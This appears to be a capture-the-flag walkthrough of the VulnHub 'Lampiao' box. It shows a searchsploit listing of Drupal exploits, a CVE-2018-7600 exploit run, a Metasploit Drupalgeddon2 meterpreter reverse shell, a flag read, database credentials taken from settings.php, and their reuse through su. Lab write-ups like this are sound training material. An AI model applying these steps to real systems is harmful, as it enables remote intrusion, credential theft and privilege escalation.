Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                                              | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                                                            | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                                                                  | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service                                                                     | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross Site Scripting Vulnerabilities                                   | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                                        | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                                         | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)                              | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)                              | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)                                 | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                                                   | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                                       | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                                                  | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                                                    | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                                            | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                                        | php/dos/35415.txt
Drupal < 7.34 - Denial of Service                                                                        | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                                 | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                              | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                      | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                      | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                  | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                  | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                         | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)    | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                           | php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                           | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                                       | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure                                        | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)                                       | php/webapps/50841.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections                                           | php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass                                                                  | php/webapps/35335.html
```


after google we get a two exploits Github



```
┌──(root㉿kali)-[~/vulnhub/lampiao/CVE-2018-7600]
└─# python3 drupa7-CVE-2018-7600.py http://192.168.215.48:1898/

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-AvtbnhzcgX57OMleO296v9_AuIfed8ZnX0dD06OwGTk
[*] Triggering exploit to execute: id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




```
┌──(root㉿kali)-[~/vulnhub/lampiao/CVE-2018-7600]
└─# python3 drupa7-CVE-2018-7600.py http://192.168.215.48:1898/

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-o8OMtXygKNIQnGK5Uz3THWkKXhWh2EsLQ2FB0BUEqFI
[*] Triggering exploit to execute: ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
LuizGonzaga-LampiaoFalou.mp3
MAINTAINERS.txt
README.txt
UPGRADE.txt
audio.m4a
authorize.php
cron.php
includes
index.php
install.php
lampiao.jpg
misc
modules
profiles
qrc.png
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```



```
┌──(root㉿kali)-[~/vulnhub/lampiao/CVE-2018-7600]
└─# python3 drupa7-CVE-2018-7600.py http://192.168.215.48:1898/ -c whoami

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Vbv5-3jKCjYd3DYyEkF4BMAD2BuOLR_cBFxH-knQe-w
[*] Triggering exploit to execute: whoami
www-data
```


Now we have 7.54 version of drupal



```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.

Drupal 7.53, 2016-12-07
-----------------------
- Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update
  when jQuery is updated to 1.7-1.11.0.

Drupal 7.52, 2016-11-16
-----------------------
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2016-005.

Drupal 7.51, 2016-10-05
-----------------------
- The Update module now also checks for updates to a disabled theme that is
  used as an admin theme.
- Exceptions thrown in dblog_watchdog() are now caught and ignored.
- Clarified the warning that appears when modules are missing or have moved.
- Log messages are now XSS filtered on display.
- Draggable tables now work on touch screen devices.
- Added a setting for allowing double underscores in CSS identifiers
  (https://www.drupal.org/node/2810369).
```

now we have to get shell using MSF

Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)




```
Drupal < 7.34 - Denial of Service                                                                     | php/dos/35415.txt
Drupal < 7.34 - Denial of Service                                                                     | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                              | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                           | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                   | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                   | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)               | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)               | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                      | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                        | php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                        | php/webapps/46452.txt
```

```
msf6 > search drupal 7
```


```
Matching Modules
================


   #  Name                                           Disclosure Date
Rank       Check  Description
   -  ----                                           ---------------
----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13
excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28
excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15
excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17
normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13
excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20
normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02
normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29
excellent  Yes    PHP XML-RPC Arbitrary Code Execution
```

We use exploit no 1 --> exploit/unix/webapp/drupal_drupalgeddon2



```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.215.48
RHOSTS => 192.168.215.48
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 1898
RPORT => 1898
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.215.48   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        1898             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.18        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf6 exploit(unix/webapp/drupal_drupalgeddon2) > 
```


and we got the shell



```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.0.2.18:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST tun0
LHOST => tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.49.215:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.215.48
[*] Meterpreter session 1 opened (192.168.49.215:4444 -> 192.168.215.48:33938) at 2022-10-03 08:22:24 -0400

meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: www-data
meterpreter > 
```

For intrective shell

```
meterpreter > shell

python3 -c 'import pty; pty.spawn("/bin/bash")'
```



```
www-data@lampiao:/var/www/html$ cd
cd
bash: cd: HOME not set
www-data@lampiao:/var/www/html$ cd /home
cd /home
www-data@lampiao:/home$ ls
ls
tiago
www-data@lampiao:/home$ cd tiago
cd tiago
www-data@lampiao:/home/tiago$ ls
ls
local.txt
www-data@lampiao:/home/tiago$ cat local.txt
cat local.txt
72aaf31f550bfadfa4e1e977c8d43e57
www-data@lampiao:/home/tiago$ 
```

We got the user.txt

`user.txt : 72aaf31f550bfadfa4e1e977c8d43e57`


# Privilege Escalation

In settings.php file we got the creds

```
www-data@lampiao:/var/www/html/sites/default$ cat settings.php
```

```
 * Database configuration format:
 * @code
 *   $databases['default']['default'] = array(
 *     'driver' => 'mysql',
 *     'database' => 'databasename',
 *     'username' => 'username',
 *     'password' => 'password',
 *     'host' => 'localhost',
 *     'prefix' => '',
 *   );
 *   $databases['default']['default'] = array(
 *     'driver' => 'pgsql',
 *     'database' => 'databasename',
 *      'username' => 'username',
 *      'password' => 'password',
 *      'host' => 'localhost',
 *      'prefix' => '',
 *    );
 *    $databases['default']['default'] = array(
 *      'driver' => 'sqlite',
 *      'database' => '/path/to/databasefilename',
 *    );
 * @endcode
 */
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'Virgulino',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

# tiago : Virgulino




```
www-data@lampiao:/var/www/html/sites/default$ su tiago
su tiago
Password: Virgulino

tiago@lampiao:/var/www/html/sites/default$ cd
cd
tiago@lampiao:~$ id
id
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
tiago@lampiao:~$ █
```

